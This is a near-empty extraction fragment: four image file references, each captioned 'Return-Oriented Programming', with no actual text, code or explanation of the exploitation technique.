
Return-Oriented Programming




Return-Oriented Programming




Return-Oriented Programming



Return-Oriented Programming




Return-Oriented Programming



